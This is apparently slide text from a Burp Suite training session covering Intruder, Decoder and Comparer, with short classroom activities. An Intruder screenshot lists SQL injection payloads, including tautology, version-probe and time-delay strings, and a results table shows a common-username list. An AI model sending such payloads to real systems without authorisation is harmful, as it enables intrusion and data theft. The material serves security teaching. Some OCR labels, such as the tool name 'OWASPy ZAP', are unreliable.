
Duration: 5 minutes

Materials Required: None



Explain  
Harvesting Useful  
Data





The screenshot shows the OWASPy ZAP interface with the 'Intruder' tab selected. Under the 'Payloads' tab, a simple list of payloads is displayed. The list includes:

- '
- '--
- ' or 1=1--
- 1 or 1=1--
- ' or 1 in (@@version)--
- 1 or 1 in (@@version)--
- '; waitfor delay '0:30:0'--
- 1; waitfor delay '0:30:0'--

On the left, there is a toolbar with buttons for Paste, Load ..., Remove, and Clear. Below the toolbar is an 'Add' button and a text input field 'Enter a new item'. A dropdown menu 'Add from list ...' is open, showing options like 'Fuzzing - quick' and 'Fuzzing - full', with 'Fuzzing - full' highlighted. A note at the bottom right says 'Search payload before it is used.'

Dashboard    Target    Proxy    **Intruder**    Repeater    Sequencer    Decoder    Comparer    Extender    Project options    User options  
1 × ...

Target    Positions    Payloads    **Options**

 **Grep - Match**

 These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

Paste    error  
Load ...    exception  
Remove    illegal  
Clear    invalid


Match type:  Simple string  
 Regex

Case sensitive match  
 Exclude HTTP headers


Results	Target	Positions	Payloads	Options			
Filter: Showing all items							
Request		Payload	Status	Error	Timeout	Length ▾	Comment
6	adm		200	<input type="checkbox"/>	<input type="checkbox"/>	3186	
0			200	<input type="checkbox"/>	<input type="checkbox"/>	3184	
1	root		200	<input type="checkbox"/>	<input type="checkbox"/>	3184	
2	admin		200	<input type="checkbox"/>	<input type="checkbox"/>	3184	
3	test		200	<input type="checkbox"/>	<input type="checkbox"/>	3184	
4	guest		200	<input type="checkbox"/>	<input type="checkbox"/>	3184	
5	info		200	<input type="checkbox"/>	<input type="checkbox"/>	3184	
7	mysql		200	<input type="checkbox"/>	<input type="checkbox"/>	3184	
8	user		200	<input type="checkbox"/>	<input type="checkbox"/>	3184	
9	administrator		200	<input type="checkbox"/>	<input type="checkbox"/>	3184	
10	oracle		200	<input type="checkbox"/>	<input type="checkbox"/>	3184	
11	ftp		200	<input type="checkbox"/>	<input type="checkbox"/>	3184	
12	pi		200	<input type="checkbox"/>	<input type="checkbox"/>	3184	
			---				

## Name of the Activity **Fastest Finger First**

**Instructions**  
Mode: In-session  
Duration: 5 minutes  
Materials Required: None



## Explain Fuzzing for Vulnerabilities



# What is Burp Decoder?



Created by fae frey  
from Noun Project

- Burp Decoder is a simple tool for transforming encoded data into its canonical form
- It is for transforming raw data into various encoded and hashed forms
- It is capable of intelligently recognizing several encoding formats using heuristic techniques




Created by fae frey  
from Noun Project

- You can load data into Decoder in two ways:

Type or paste it directly into the top editor panel

Select data anywhere within Burp, and choose "Send to Decoder" from the context menu

- You can use the "Text" and "Hex" buttons to toggle the type of editor to use on your data



Created by fae frey  
from Noun Project

- Different transformations can be applied to different parts of the data

URL	HTML	Base64	ASCII hex
Hex	Octal	Binary	GZIP

- Additionally, various common hash functions are available, dependent upon the capabilities of your Java platform



Created by fae frey  
from Noun Project

- When a part of the data has a transformation applied, the following things happen:

The part of the data to be transformed is colorized accordingly

A new editor is opened showing the results of all the applied transformations

- The new editor enables you to work recursively, applying multiple layers of transformations to the same data




Created by fae frey  
from Noun Project

- To perform manual decoding and encoding
- Use the drop-down lists to select the required transformation
- The chosen transformation will be applied to the selected data
- To the whole data if nothing is selected



Created by fae frey  
from Noun Project

- On any panel within Decoder, you can click the "Smart Decode" button
- Burp will then attempt to intelligently decode the contents of that panel by looking for data
- This action is performed recursively
- This option can be a useful first step when you have identified some opaque data
- You can see the stages involved in the decoding, and the transformation that was applied at each position.



Created by fae frey  
from Noun Project

## Name of the Activity

**Correct or Incorrect**

## Instructions

**Mode: In-session**

**Duration: 5 minutes**

**Materials Required: None**





1. Burp Intruder is a simple tool for transforming encoded data into its canonical form or for transforming raw data into various encoded and hashed forms. 
2. You can use the "Text" and "Hex" buttons to toggle the type of editor to use on your data 
3. Because Burp Decoder makes a "best guess" attempt to recognize some common encoding formats, it will sometimes make mistakes. 
4. Burp Repeater is capable of intelligently recognizing several encoding formats using heuristic techniques. 

# What is Burp Comparer?



Created by fae frey  
from Noun Project

- Burp Comparer is a simple tool for performing a comparison (a visual "diff") between any two items of data
- Some common uses for Burp Comparer are as follows:

---

When looking for username enumeration conditions, compare responses to failed logins using valid and invalid usernames

---

When an Intruder attack has, you can compare these to quickly see where the differences lie

---

When comparing the site maps or Proxy history entries generated by different types of users, you can compare pairs of similar requests to see where the differences lie

---


When testing for blind SQL injection bugs using Boolean condition injection, you can compare two responses to see whether injecting different conditions has

You can load data into Comparer in the following ways:

Paste it directly from the clipboard.

Load it from file.

Select data anywhere within Burp, and choose "Send to Comparer" from the context menu.



Created by fae frey  
from Noun Project

Each item of loaded data is shown in two identical lists. To perform a comparison, select a different item from each list and click one of the "Compare" buttons:

## Word Compare

- This comparison tokenizes each item of data based on whitespace delimiters and the token-level edits required to transform the first item into the second
- It is most useful when the interesting differences between the compared items exist at the word level

## Byte Compare

- This comparison identifies the byte-level edits required to transform the first item into the second
- It is most useful when the interesting differences between the compared items exist at the byte level

## Name of the Activity


**Taboo**

## Instructions

Mode: In-session

Duration: 5 minutes

Materials Required: None



# He Who Asks a Question

May Remain a Fool  
For Five Minutes

---

# But, He Who Does Not Ask

Remains a Fool  
Forever



Source: Freepik

In this session, you learnt about:

- Burp Suite Repeater
- Burp Suite Intruder
- Burp Suite Decoder
- Burp Suite Comparer



In this topic, you will further learn about:

- Bug Bounty Programmes
- HackerOne
- BugCrowd
- Certifications
- CEH
- OSCP



Source: Pixabay



*Skill Development Initiative of Tata  
Trusts*

- [www.tatastrive.com](http://www.tatastrive.com) -